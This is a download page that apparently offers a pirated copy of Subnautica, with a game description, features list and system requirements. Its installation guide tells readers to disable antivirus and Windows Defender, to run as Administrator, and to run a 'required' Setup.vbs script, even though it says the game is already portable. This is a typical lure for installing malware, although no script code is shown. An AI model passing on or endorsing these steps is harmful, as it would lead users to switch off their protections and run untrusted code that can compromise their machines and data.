

Subnautica PC - Gameplay


You crash-land on Planet 4546B with a lifepod and a burning ship, and your first job is just to survive—water, food, and a way to breathe. From there, Subnautica opens up in every direction. The ocean is divided into biomes, and each one has its own resources, creatures, and threats. Early on, you're swimming in shallow reefs and dodging fish that mostly leave you alone. Later, you're building submarines and diving into trenches where the light doesn't reach and something much bigger than you is making noise.
The crafting and base-building systems give you a reason to explore beyond just seeing what's out there, and the game does a genuinely good job of pacing its horror. It never throws a monster at you without warning, but it also never lets you feel completely safe. The story unfolds through abandoned facilities and audio logs, and it holds together better than a survival game has any right to. It's tense, beautiful, and one of the few games where exploring is genuinely frightening.
Game Features:
- Open Ocean Exploration – A large, biome-divided ocean that goes from shallow reefs to deep trenches, with no loading screens.

- Base Building and Crafting – You construct underwater habitats and vehicles, which are necessary for reaching deeper areas.

- Creature-Driven Tension – Predators are designed to be avoided rather than fought, and the game builds fear through sound and scale.
- Narrative Through Discovery – The story unfolds via audio logs and abandoned facilities, letting you piece it together yourself.
- Survival Systems With Purpose – Hunger, thirst, and oxygen aren't busywork—they shape how far you can go and how long you can stay.
Game Screenshots Gallery
Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
REQUIRES A 64-BIT PROCESSOR AND OPERATING SYSTEM
| OS | Windows Vista SP2 or 7, 64-bit |
| Processor | Intel Haswell 2 cores / 4 threads @ 2.5Ghz or equivalent |
| Graphics | Intel HD 4600 or equivalent - This includes most GPUs scoring greater than 950 points in the 3DMark Fire Strike benchmark |
| DirectX | Version 11 |
| Memory | 4 GB RAM |
| Storage | 20 GB available space |
| VR Support | SteamVR. Keyboard or gamepad required |
Recommended For You

Silver Pines
2.8GB
Mafia 1
2.47GB
Stranded Deep
1.3GB
Hollow Knight: Silksong
4GB
Invokyr
4GB
Need for Speed Most Wanted 2005
1.9GB
Need for Speed Most Wanted 2012
3.4GB
Wallpaper Engine
279MBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.